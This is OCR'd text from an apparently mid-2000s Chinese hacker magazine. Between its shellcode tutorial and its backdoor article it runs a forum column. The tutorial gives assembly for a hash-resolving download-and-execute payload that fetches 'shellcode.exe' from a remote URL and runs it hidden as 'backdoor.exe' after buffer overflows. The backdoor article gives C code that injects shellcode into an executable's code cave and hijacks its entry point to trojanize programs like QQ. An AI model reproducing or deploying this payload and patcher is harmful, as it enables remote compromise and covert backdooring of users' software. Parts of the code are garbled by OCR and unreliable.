    push ebp          ; 保存ebp
    push esi; 保存esi

    mov eax, [fs:0x30]              ; peb
    mov eax, [eax + 0x0c]      ; PEB_LDR_Data
    mov esi, [eax + 0x1c]      ; InInitializationOrderModuleList
    lodsd
    mov ebp, [eax + 0x08]      ; Kernel32.dll的RVA
    mov eax, ebp                    ; Kernel32.dll地址
    pop esi                                  ; 恢复esi
    pop ebp                                  ; 恢复ebp
    ret
```

3.查找GetProcAddress()函数地址

呵呵，因为用的API都对应目标主机上的函数，所以，先要把我们所需要的函数地址都给先找出来，而《Q》书中也给出了详细的介绍。根据WW0830的意思，加上我的理解，把流程归纳起来，如下：

```
(1) kernel32.dll + 0x3c → PE头
(2) kernel32.dll + 0x3c + 0x78 → 数据目录表(DataDirectory)结构,而它的第一个成员就是引出表(Export Table)
(3) Export + 0x1c → 函数地址数组AddressFunctions
    Export + 0x20 → 函数名称数组AddressNames
    Export + 0x24 → 函数名称序号数组AddressOfNameOrdinals
(4) 由AddressNames → 确定GetProcAddress对于的index
(5) 由AddressOfNameOrdinals[index] → AddressOfFunctions[index]
(6) 由AddressOfFunctions[index] → GetProcAddress地址
```

于是，很容易得到下面的查找汇编代码：

```
FindFuncAddress:
    push ebx
    push ebp
    push esi
push edi
mov ebp, [esp + 24]              ; DLL基地址
mov eax, [ebp + 0x3c]                   ; eax = PE头部偏移
mov edx, [ebp + eax + 120]  ; edx = 引出表偏移
add edx, ebp                            ; edx = 引出表地址
mov ecx, [edx + 24]           ; 函数名称个数
mov ebx, [edx + 32]           ; 函数名称表数组偏移
add ebx, ebp                              ; 函数名称表数组地址

LoopFindFunc:
jecxz FuncNotFound            ; ecx = 0, 没找到
dec ecx                       ; 从最后一个往前遍历查找
mov esi, [ebx + ecx * 4]      ; 函数名数组偏移
add esi, ebp                            ; esi = 指向函数名
xor edi, edi
cld                           ; 清除方向标志位
```

4.Hash函数名

在第九期我也讲过了，为避免通过API函数名查找函数地址要求大量的空间来存储ASCII字符串，现在的ShellCode查找函数都采用Hash法，该方法算法如下：

```
DWORD GetHash( unsigned char *c ) // c指向函数名的第一个字母
{
DWORD h = 0;
while ( *c )
    //算法：右移13位|左移19位
    {   h = ( ( h >> 13 ) | ( h >> 19 ) ) + *c++; }
    return( h );
}

于是可得到下面的汇编代码段：

HashFunc:
    xor eax, eax
    lodsb
    cmp al, ah                       ; 比较
je FindFunc                  ; 相等则找到
ror edi, 13          ; hash , 算法：右移13位|左移19位
    add edi, eax                ;
    jmp HashFunc                 ; 继续查找
通过Hash，可以得到各主要API函数地址Hash值：
    WinExec           ; 0x0e8afe98
URLDownloadToFileA ; 0x702f1a36
    LoadLibraryA: 0xec0e4e8e  ExitProcess    :
0x73e2d87e
```

通过上面的代码段就可以方便我们的函数查找，节省代码量。要注意的是，**URLDownloadToFileA和LoadLibraryA**后面的“A”，因为在相应的DLL里没有URLDownloadToFile和LoadLibrary两个函数名，他们只是Win32　API为ASCII和UNICODE字符集之间通用的一个宏，比如，在winnt.h里LoadLibrary是这样定义的：

```
#ifdef UNICODE
#define LoadLibrary LoadLibraryW  //UNICODE (????注释用";",还是用"//"?统一吧)
#else
#define LoadLibrary LoadLibraryA  // !UNICODE (????下同)
```

所以为谨慎起见，建议Hash函数前先用　Depends工具（VC6自带的哈）来核实一下。

5.查找函数名

```
FindFunc:
cmp edi, [esp + 20]              ; 比较hash值
jnz LoopFindFunc                 ; 不等则继续查找
mov ebx, [edx + 36]              ; 序号数组地址偏移
add ebx, ebp                             ; 序号数组地址
mov cx, [ebx + 2 * ecx]                  ; ecx = 函数序号
mov ebx, [edx + 28]              ; ebx = 函数地址数组偏移
add ebx, ebp                             ; 函数地址数组地址
mov eax, [ebx + 4 * ecx]       ; eax = 函数地址偏移
add eax, ebp                             ; eax =函数地址
jmp Done                                 ; 完成查找
```

6.下载部分

```
xor ecx, ecx                    ; ecx = 0
    mov cx, 0x6e6f              ; cx 里存放 "on"
    push ecx                    ; "on" 入栈
    push 0x6d6c7275             ; "urlm" 入栈，拼凑成 "urlmon\0"
    push esp                    ; 整个 "urlmon" 一起作为
LoadLibrary()的参数被压入栈
    call eax                    ; LoadLibraryA("urlmon"), eax 返回
urlmon.dll 的基地址
 Download:
    push eax                    ; eax 为 urlmon.dll 的基地址
    push 0x702f1a36 ; URLDownloadToFileA 的 hash 值入栈
 call FindFuncAddress ;  查找 URLDownloadToFileA, eax 返回
URLDownloadToFileA 的地址
```

呵呵，下载的主体部分，简单吧？记得一定先把 urlmon.dll 库载入进程，然后才能调用 URLDownloadToFileA()。

7.执行并关闭

```
 Exec:
    push ebx                    ; ebx: Kernel32 基地址
    push 0x0e8afe98             ; WinExec hash 值
    call FindFuncAddress        ; 查找 WinExec(), eac 返回
WinExec()地址

    push ecx                    ; 0 = SW_HIDE
    push edi                ; edi: 文件名 szFilename 地址
    call eax                ; WinExec(szFilename, SW_HIDE)

    push ebx                    ; Kernel32 基地址
    push 0x73e2d87e             ; ExitProcess hash 值
    call FindFuncAddress        ; 查找 ExitProcess()
    call eax                ; ExitProcess()
```

看，是不是比 CreateProcess 简单多了（不过如果要求灵活性和更多的功能，还是推荐用 CreateProcess）。大家注意到我们后面调用了一个 ExitProcess()函数，顾名思义，就是退出程序的意思，为什么要多加这么一个函数呢？肯定不是吃饱了撑着，呵呵。因为在远程溢出利用过程中，如果不调用这个函数，当退出 Shell 的时候，也许会导致一个错误发生，我曾经在利用 LSA 溢出漏洞时，就是没加这个，结果导致目标主机产生 60 秒自动关机（特别是使用 Windows 异常处理机制的利用方式溢出时，因为目标程序发生了异常，所以执行完 shellcode 后并不会结束，而是陷入了无穷循环，所以必须要把异常结构恢复，调用 ExitProcess()就可以避免执行程序循环执行）。

至于后面的数据段为：

```
 Data:
    call Start
    db "backdoor.exe",0x00
     ; 保存路径及名字
 db "http://www.nohack.cn/shellcode.exe", 0x00 ; 下载地址
URL, 这个地方是你要修改的
```

下载地址这里就随你发挥了。当然，我们可以不仅限于 http 下载，改个 FTP 地址试试，也是可以的哦。

【文章中提到的代码在光盘中有收录】

编后语： 本文作者用植入的 ShellCode 实现 http/FTP 下载文件的功能，让大家在利用《Q 版黑客——缓冲区溢出教程》所讲的缓冲区溢出的基础知识和原理，能通过实例来进一步掌握。当然由于篇幅关系，用 ShellCode 实现上传文件并执行，将会在下期推出，感兴趣的读者一定要继续关注哦！

读编互动之论坛贴吧

网刊互动

任我小行

话说天下形势，分久必合，合久必分，最近黑帮总部（黑客手册论坛）连续发布了几道金牌，发生了几件叫江湖儿女关注之大事，第一是各堂堂主（斑竹）每月都要评比，对综合评比前 5 名的，将给于武林人人争抢的武功宝典《黑客手册》一本，而且有帮内高级人物（编辑部我们亲爱的编辑）签名，第二是帮内开始招募帮众，每期都会产生一名最佳新人出来，最为幸运，我们会在江湖风云榜（网刊互动版面）进行展示，第三件事情那就是"产房"传喜讯，先卖个关子，大家猜猜？猜不出来，那就接下来看，那就是一座现代化大楼将作为本帮新的办公地点（就是我们的论坛要换新空间），所以一时间总部每日到访 IP 数直线上升，黑帮形势一片大好。。

最近人事变动上，首先是三十二省巡查使**小行**辞职，弃江山追求美女而去，接着是美女斑竹**心碎**女侠离开去忙自己事业，辞去了**挑灯看剑"教头"**之职位，呜呼哀哉。黑帮总部主席**土豆**闻此，顿足捶胸曰：失我二卿家，甚痛吾心啊！于是所有堂主以上人物全部聚会英雄堂（**站务管理版**），商讨帮内兴之大计，最后紧急启动人才有偿计划，就是前文所说的第一条江湖大事，此外每月堂主还有金币发放，优先参加总部活动与其他江湖门派搞的大会，如与"唐门"研究毒，与各个帮内组织活动将优先获得机会。最后大会推选了一位厅级干部，化名：**小小少年**，传说其成名之技为"六亲不认"、"一招毙命"等大招，号称 21 世纪的铁杆包公，上任就调查了一批违规的科级干部，给了双规，留职察看处分，可以说在整顿吏治上初见成色。

小行有话说：另外小行我透漏下；小小少年高级干部正向江湖几大门派发出斑竹追杀令，接到令牌的要在近期到黑帮总部报道上任，悄悄的说，一般人我不告诉他，叫小小少年发现了，以后我就没法到论坛混了（我还是股级干部呢，5555）

其实说了这么多，也许大家对黑帮总部还是不太了解，下面我就给大家当下导游，带你么浏览一下，这次嘛就不收费了，要是有 PLMM 的 QQ 号送我就好了，这不算是索要贿赂吧？？哈哈，嘿嘿。

"黑帮"总部，隶属于"黑帮"，即黑客手册杂志社所有，帮主为土豆，帮内还有空气，-=PythoN=-，裤子，迹天涯，latteye 等武林好手。

总部分三宗，为站宗，坛宗及书宗，于公元 2005 年 4 月在北京创派，之后迅速壮大，天下小黑们抢着看的《黑客手册》及为本帮书宗之物，天下有云：可以不要颜如玉，可以不要金玉屋，不可不要书宗之镇宗之宝，可以说《黑客手册》在手，走遍网络天下无忧。

（**插播广告：**可以到当地分舵或直接与总部粮草督运处联系，联系电话见站宗与坛宗外面公告）

广告完毕，回来，再说帮内最近新人，以**三丰**和 **BH** 最为引人注意，**三丰**据说乃一书生，爱恋 **BH**，而 **BH** 十分喜欢上网，喜欢研习**挑灯看剑版**派的绝学，于是就都来到了黑帮坛宗，二人可以说是同年同月诞生（刚才有人问我，什么叫诞生？就是在坛宗注册 ID 啊），私下里问了下论坛科级以上干部，他们说连出生地点（就是 IP）都是一样的，甚为奇怪啊！难道真的是一对？不得而知，你若想知道，那么坛宗上请去关注(www.nohack.cn/bbs)。

说了这么多，最后发布一条本杂志独家新闻，新闻如下：

小菜小黑才开始习武的众生们，想结识天下好友吗？想以文会友吗？那么请到坛宗总部(www.nohack.cn/bbs)，每月黑帮都会追踪一名幸运新人的，这个幸运新人可以把你的简单事迹发给我，我会将此发表在本版，怎么样？想出名吗？想叫天下武林的英雄儿女都知道你吗？想给你女（男）朋友一个惊喜吗？如果你连着点了三个头的话，那么我想你就获的了这个机会，就可以在众多人中脱颖而出，如超级女生最终获奖选手一样，叫全国的小黑们知道你。还等什么？论坛上见啊！

又到了国庆，天安门广场上应该也会摆放很漂亮的花台。俗语说得好“百花齐放才是春”嘛，虽然秋快来临，但北京的秋相比起春来要漂亮得多了！当然，对技术的探讨也是需要“百花齐放”、“百家之言”，一昧地迷信作者、权威，是不会让我们的思路和技术有所拓展的。本期的文章大胆的提出了自己的观点，有针对网络上发表的，也有针对非安全的文章的，都提出了很多不错的建议和实现思路，而这样积极的质疑精神就更值得我们鼓励了。

也谈“把QQ2005做成后门之编程实现”

古开元（　四川大学信息安全研究所）

前不久，在华夏黑客同盟看到了一篇名为《把QQ2005做成后门之编程实现》（以下简称《把》文）的文章，笔者饶有兴趣的学习了一番，却略感失望(声明：本人对该文作者怀有12分的敬意，并无诋毁之意。而写本文的目的则纯粹是为了讨论学术，互相切磋，共同进步^_^)。因为那篇文章介绍的方法虽然用编程实现了QQ2005的后门程序，但几乎没有任何通用性可言。为什么这样说呢？因为如果把QQ版本换成2004版或什么其他木子版，珊瑚版等；又如果受害主机与该文作者主机的操作系统不同（因为要定位URLDown

loadToFile()等与操作系统版本相关函数的地址)，都不能做到一劳永逸。还有，如果也想在MSN、ICQ，或其他应用程序，比如记事本、IE等安装同样的后门，那又如何呢？

“黑客”代表的文化意思是在计算机领域追求技术完美与艺术的最高境界（哈哈，乱吹的哈，我是一小菜鸟，其中深刻的含义，非我所能领悟……)，一个成功而且通用的后门，个人认为不应该是这样的。如果按照《把》文作者那样的方法，个人认为并没有体现出比用工具来做同样的事的优越性来。如果是这样的话，那我宁愿用OllyDbg或其他工具来做同样的事情，直观方便，也不需要考虑诸多的问题。

当然，是不是没有可改进的地方呢？呵呵，既然一开始就大言不惭在这里指指点点了，我也不能干说，口说无凭嘛，还是要拿点实在的东西出来，否则岂不是要背负一身骂名。

其实，打造《把》文所写的后门，用程序的确是可以实现的，而且能具备一定的通用性。不过，最初的Idea并不是我想出来的，借鉴了国外一个叫delikon的高人的技术和源代码，在这里和大家一起分享，引用一句话：师夷长技以制夷！

当然具体的思路，和原文作者应该是一样的，都是基于变“利用OllyDbg手动修改可执行文件流”为“程序实现”，只不过在实现上却大相径庭。大家想想，在宿主执行文件后的空白区域里插入一段实现后门功能的代码，即是给可执行文件打补丁嘛。呵呵，说到这，很多CRACKER开始笑了。文件补丁型技术，相信很多读者都了解原理，但具体怎么做，未必知道。如果都知道了，那我还混什么，呵呵。赶快打起精神，我们一起学习写一个“文件补丁”，来给目标宿主程序装后门。这里涉及到的知识包括Windows PE文件格式和内存文件映射技术的知识，如果你确信你很熟悉这些，那么恭喜你，一起来吧！

还是先来复习一下我在第9期《利用OllyDbg修改程序执行流》一文里的内容。当时大致的思路是：

> （1）在可执行文件的最后找到一大片空白的00区块，然后写入开CMD窗口的一段汇编代码；
>
> （2）找到可执行文件入口点地址，保存前两行代码，然后修改入口点地址的代码为
>
> **Jmp aabbccdd**，其中aabbccdd为第一步中开CMD窗口的第一句代码的地址；
>
> （3）把第二步中保存好的那两行代码附在开CMD窗口的代码后，然后回跳**Jmp 11223344**，其中11223344是第二步中Jmp aabbccdd那条指令后的地址。

OK，那么为编程实现的话，思路又该如何呢？我先把大致的流程总结如下：

> 1.搜索exe文件的最后一个“**区块(section)**”；
>
> 2.在这个节的最后搜索足够大小空间的00块，他们在后面被用来存放我们的后门执行代码；
>
> 3.然后搜索可执行文件入口处的前N个字节（N要具体来定）；
>
> 4.把这N个字节保存下来放到我们执行代码后用以恢复原程序的执行；
>
> 5.用**JUMP aabbccdd**跳转指令覆盖入口处的这前5个字节，而aabbccdd为我们执行代码的开始地址；
>
> 6.最后产生的执行代码如下：
>
> **Nop ＋ 静态code ＋ WinExec地址 ＋ 被保存的入口前N个字节 ＋ 回跳地址**
>
> 7.把这构造好的执行代码粘贴到第二步中的相关位置。

我在这里并不是说要搞那么复杂做个很牛的后门，还是开CMD窗口，大家知道原理就可以了自己来定制了。记得《利用OllyDbg修改程序执行流》里我们用汇编写的开CMD窗口吗？

因为现在要以2进制的形式插入可执行文件，所以就要先把汇编换成2进制代码。这个好办，用VC调试换到Disassembly窗口对比，或用OllyDbg（图1)，第2列就是我们要的，抄下来，保存到一个数组里。我还加入了额外的nop（即\x90)，这样加强保证我们在跳到这里时不会跳到00区里（心里作用哈)，如下：




图 1

```
char Code[] =
"\x90\x90\x90\x90" // Nop for padding
    "\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
```

```
            "\x90\x90\x90\x90"
            "\x90\x90"
            "\x55"                    //push ebp
    "\x8B\xEC"          //mov ebp, esp
    "\x51"      //push ecx
        "\xC7\x45\xFC\x63\x6D\x64\x00" //mov [ebp-4],"cmd"
    "\x6A\x05"  //push SW_SHOW
    "\x8D\x45\xFC"  //lea eax, [ebp-4]
    "\x50"      // push eax
    "\xB8\xcc\xcc\xcc\xcc"  //mov eax, kernel32.WinExec
        "\xFF\xD0"      //call eax
    "\x8B\xE5"          //mov esp, ebp
        "\x5D";         //pop ebp
```

说明：这里的Code[]数组是后面用来粘贴到宿主可执行文件的空白区的，通常我们把这段放我们代码的区块叫做EggShell。

根据上面的分析，先预先定义一个数组来存放跳转到执行代码的指令：

```
char JumpToEgg[] = "\xE9\xaa\xaa\xaa\xaa";
```

保存的指令字节数组，这个根据需要决定，所以用动态内存分配：

```
char* pSavedEntry = new char[OFFSET];
```

还有一个数组用来存放回跳到入口执行代码的指令：

```
char JumpToEntryPoint[] =
            "\xB8"
    "\xbb\xbb\xbb\xbb" //JUMP BACK address entrypoint+5
            "\xFF\xE0";
```

打开目标可执行文件：

```
HANDLE hFile = CreateFile(argv[1], GENERIC_WRITE |
GENERIC_READ,0,NULL,
    OPEN_EXISTING, FILE_ATTRIBUTE_ARCHIVE,NULL);
```

打开文件内存映射对象：

```
HANDLE hFileMap = CreateFileMapping(hFile, NULL,
PAGE_READWRITE, 0, 0, NULL);
映射文件视图：
LPBYTE lpbMapFile = (LPBYTE)MapViewOfFile(hFileMap,
FILE_MAP_ALL_ACCESS,0,0,0);
```

大家用VC调试看看，会发现这里的lpbMapFile指向前两个字节就是“MZ”，嘿嘿。熟悉Windows PE文件格式的同学们知道下面应该发生什么了吧：

```
PIMAGE_DOS_HEADER pDosHeader =
(PIMAGE_DOS_HEADER)lpbMapFile;
PIMAGE_FILE_HEADER pFileHeader= (PIMAGE_FILE_HEADER)
(lpbMapFile+pDosHeader->e_lfanew+4);
PIMAGE_OPTIONAL_HEADER pOptionalHeader =
(PIMAGE_OPTIONAL_HEADER)((BYTE*)pFileHeader+sizeof
(IMAGE_FILE_HEADER));
```

大家都知道，大部分可执行文件都有如图2所示的区段分布。而且有一点是肯定的，“.text”区块肯定是紧跟着块表（英文名section，也可以称做节表）排在其他区块之前（除非程序是用Borland C++编译，这里会是“.code”，一般默认情况下是.text）。

为了找寻程序入口点地址，所以，我们要进行下面的操作：

```
    PIMAGE_SECTION_HEADER pSection;
int pos = FindData(".text", 5, 1024, (char*)lpbMapFile, 1);
    pos -= 4;
pSection = (PIMAGE_SECTION_HEADER)(lpbMapFile + pos);
    DWORD dwEntryPoint = pOptionalHeader->
```




图 2

```
AddressOfEntryPoint; // 程序开始执行的入口地址(RVA)
DWORD dwFileEntryPoint = dwEntryPoint + (pSection->
PointerToRawData)-(pSection->VirtualAddress); // 文件入口点地址
```

上面的FindData()函数实现的功能是：从lpbMapFile所指的地址开始，从第一个字节开始查找，查找范围为1024个字节，如果找到和“.text”相符的字节，则返回最后匹配字节到lpbMapFile的偏移。实现如下：

```
int FindData(char text[],int textlen,int datalen, char *data,
int begin)
  {
    int a=0;
    int i=begin;

    for(;i != datalen;i++)
    {
            if(data[i]==text[a])
            {
                    a++;
                    if(a==textlen)
                    {
                    return i;
                            a=0;
                    }
            }
            else
            {
                    a=0;
            }
    }
    return 0;
  }
```

因为要确保在任何Windows系统下的通用性，所以要动态定位WinExec()函数的地址，并拷贝到开始定义的Code[]结构体里。下面这段代码就可以实现：

```
    hModule = LoadLibrary("kernel32.dll");
    DWORD dwWinExec = (u_long)GetProcAddress(hModule,
"WinExec");
    for(i=0; i<sizeof(u_long); i++)
    Code[48+i] = ((u_long)dwWinExec >> (i*8) & 255);
```

下面在可执行文件最后的空白区域找一块可以存放我们执行代码的00块，所以要定位最后区块的位置，并从此区块开始查找一块足够大的00块，实现如下：

```
 // 获得区块的数目
    int nSectionNumber = pFileHeader->NumberOfSections;
    // 动态分配区块数组
    DWORD* sec = new DWORD[nSectionNumber];
```

```
        int i;
        for(i=0; i<nSectionNumber; i++)
        { // 每个区块的首地址
    pSection = (PIMAGE_SECTION_HEADER)(lpbMapFile+pos) + i;
        sec[i] = pSection-> PointerToRawData; // 该块在磁盘文件中文件对齐后的偏移
        }
        // 得到最后的区块
    pSection = (PIMAGE_SECTION_HEADER)(lpbMapFile+pos)+MaxSec(sec, nSectionNumber);
    // 从最后的区块搜索放置执行代码的00块
    DWORD dwCodePos = FindData(Find, 69, GetFileSize(hFile, NULL), (char*)lpbMapFile, pSection->PointerToRawData);
```

这里的MaxSec()函数是返回输入数组里所有元素里值最大的那个元素索引，而最后的区块偏移值肯定最大。dwCodePos的值即是文件内存映射文件中执行代码距离文件头的偏移。

把代码拷贝到指定的文件偏移处：

```
    char *EggCode = NULL;
        EggCode = (char*) malloc(65 + OFFSET);
        for(i=0; i<57; i++)
        {
                EggCode[i] = Code[i];
        }

        for(i=0; i<OFFSET; i++)
        {
                EggCode[57+i] = pSavedEntry[i];
        }

        for(i=0; i<8; i++)
        {
                EggCode[57+i+OFFSET] = JumpToEntryPoint[i];
        }
        for(i=0; i<57+8+OFFSET; i++)
        {
                lpbMapFile[dwCodePos+i] = EggCode[i];
        }
```

